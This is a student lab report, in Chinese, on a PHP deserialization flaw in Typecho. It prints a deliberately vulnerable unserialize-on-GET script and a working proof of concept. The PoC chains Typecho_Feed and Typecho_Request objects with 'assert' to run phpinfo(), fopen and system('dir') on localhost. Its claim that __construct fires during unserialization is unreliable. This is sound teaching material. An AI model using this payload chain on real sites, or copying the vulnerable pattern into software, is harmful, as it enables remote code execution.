《漏洞利用及渗透测试基础》实验报告

姓名： 赵悦蛟 学号：2313650 班级： 1071

**实验名称：**

反序列化漏洞。

**实验要求：**

复现12.2.3中的反序列化漏洞，并执行其他的系统命令。

**实验过程：**

1. 创建反序列化php文件

新建一个typecho.Php文件，编写代码

/\*typecho.php\*/<?php

class Typecho\_Db{

public function \_\_construct($adapterName){

$adapterName = 'Typecho\_Db\_Adapter\_'. $adapterName;

}

}

class Typecho\_Feed{

private $item;

public function \_\_toString(){

$this->item['author']->screenName;

}

}

class Typecho\_Request{

private $\_params = array();

private $\_filter = array();

public function \_\_get($key)

{

return $this->get($key);

}

public function get($key, $default = NULL)

{

switch (true) {

case isset($this->\_params[$key]):

$value = $this->\_params[$key];

break;

default:

$value = $default;

break;

}

$value = is\_array($value) && strlen($value) > 0 ? $value : $default;

return $this->\_applyFilter($value);

}

private function \_applyFilter($value)

{

if ($this->\_filter) {

foreach ($this->\_filter as $filter) {

$value = is\_array($value) ? array\_map($filter, $value) : call\_user\_func($filter, $value);

}

$this->\_filter = array();

}

return $value;

}

}

$config = unserialize(base64\_decode($\_GET['\_\_typecho\_config']));

$db = new Typecho\_Db($config['adapter']);

？>

这段代码中设置了三个类：

Typecho\_Db 类：

数据库适配器类，构造函数接收一个适配器名称并拼接成完整的类名格式。

Typecho\_Feed 类：

包含一个私有属性 $item 和一个魔术方法 \_\_toString。

\_\_toString 方法尝试访问 $item['author']->screenName。

Typecho\_Request 类：

包含参数和过滤器相关的功能：

\_\_get 魔术方法通过 get 方法获取参数。

get 方法根据键名从 $\_params 中获取值，支持默认值。\_applyFilter 方法对值应用过滤器。

最后两行代码从 GET 参数 \_\_typecho\_config 中获取经过 Base64 编码和序列化的配置数据，反序列化为数组。使用配置中的 adapter 创建 Typecho\_Db 实例。

1. 编写对应的利用代码

新建一个exp.Php文件，编写代码：

/\*exp.php\*/<?php

class Typecho\_Feed

{

private $item;

public function \_\_construct(){

$this->item = array(

'author' => new Typecho\_Request(),

);

}

}

class Typecho\_Request

{

private $\_params = array();

private $\_filter = array();

public function \_\_construct(){

$this->\_params['screenName'] = 'phpinfo()';

$this->\_filter[0] = 'assert';

}

}

$exp = array(

'adapter' => new Typecho\_Feed()

);

echo base64\_encode(serialize($exp));?>

这段代码是一个反序列化漏洞的 PoC（Proof of Concept），用于构造恶意数据，使目标系统在反序列化时执行任意 PHP 代码。

1. 反序列化链入口——Typecho\_Feed类

Typecho\_Feed 类是漏洞利用的入口点，其核心是通过反序列化触发恶意对象构造。该类包含一个私有属性 $item，在构造函数中将其初始化为数组，其中键 'author' 关联到 Typecho\_Request 对象。当反序列化执行时，会自动调用 \_\_construct()，完成恶意对象的初始化，为后续代码执行铺垫。

2. 恶意参数与过滤器——Typecho\_Request类

Typecho\_Request 类负责存储攻击参数和危险逻辑。其构造函数中：


$\_params['screenName'] 设置为字符串 'phpinfo()'（待执行的代码）；

$\_filter[0] 设置为函数名 'assert'（可动态执行代码）。  
当反序列化后的对象被调用（如通过 \_\_toString() 或过滤器处理），assert 会执行 $\_params['screenName'] 中的代码，实现任意命令执行。


反序列化漏洞的触发依赖于目标系统对输入数据的处理。攻击者将构造的恶意对象序列化并Base64编码后，通过参数（如 \_\_typecho\_config）传递给目标。反序列化时，Typecho\_Feed 和 Typecho\_Request 的恶意逻辑被激活，最终通过 assert 执行 phpinfo() 或其他注入代码，导致信息泄露或系统沦陷。

1. 实现反序列化漏洞
2. 执行phpinfo

访问URL：http://127.0.0.1/exp.php，获取对应的payload：




将 Pa yload 拼接到 typecho.php 的 \_\_typecho\_config 参数中，得到最终URL：



1. 执行命令

访问拼接后的URL，执行phpinfo（）代码



执行成功

1. 执行系统命令


将上述exp.php 中要执行的代码进行替换，将：

$this->\_params['screenName'] = 'phpinfo()';


替换成

$this->\_params['screenName'] = 'fopen(\'newfile.txt\', \'w\');';

再次访问http://127.0.0.1/exp.php，得到新的payload：



将其同样拼接到 \_\_typecho\_config 参数中，访问后执行失败：



检查 typechp.php 后发现问题出在 Typecho\_Feed 类的 \_\_toString() 方法中。在 PHP 中， \_\_toString() 方法必须返回一个字符串值。但在代码中，这个方法并没有返回任何值，因此 PHP 抛出了一个错误。 因此，将代码最后一句前加上 return , 同时由于命令并不总是返回字符串，需要进行异常处理:

class Typecho\_Feed {

private $item;

public function \_\_toString() {

$screenName = $this->item['author']->screenName;

if (is\_string($screenName)) {

return $screenName;


} else {

return 'Not string!';

}

}

再次重复之前的操作，进入url，成功执行：




此时代码在PHPnow-1.5.6\htdocs 目录下创建了newfile.txt 文件，表明fopen(\'newfile.txt\', \'w\'); 被成功执行。

再尝试将exp.php 执行代码那一行替换为：

$this->\_params['screenName'] = "system('dir');";

操作同上，成功执行，结果如图：



可见，system('dir'); 的执行同样成功，这样就完成了复现反序列化漏洞，并执行其他的系统命令。

**心得体会：**

通过本次反序列化漏洞复现实验，我学习掌握了PHP反序列化漏洞的原理与操作流程。实验中，首先创建包含反序列化逻辑的typecho.php文件，其中通过unserialize函数对用户可控参数进行处理，触发对象魔术方法的执行；接着编写exp.php生成携带恶意代码的序列化Payload，利用assert函数执行phpinfo()等命令。在复现过程中，遇到了因Typecho\_Feed类的\_\_toString方法未返回字符串导致的报错问题，通过添加返回值和类型校验解决了该问题，成功执行了文件创建、系统命令查看等操作。通过此次实践，我不仅理解了反序列化漏洞利用中对象构造、魔术方法调用、Payload生成的关键环节，还认识到PHP配置中禁用危险函数的重要性，以及开发中对输入数据严格过滤、确保方法返回值合规的必要性，这些经验对提升代码安全性和漏洞防范意识具有重要意义。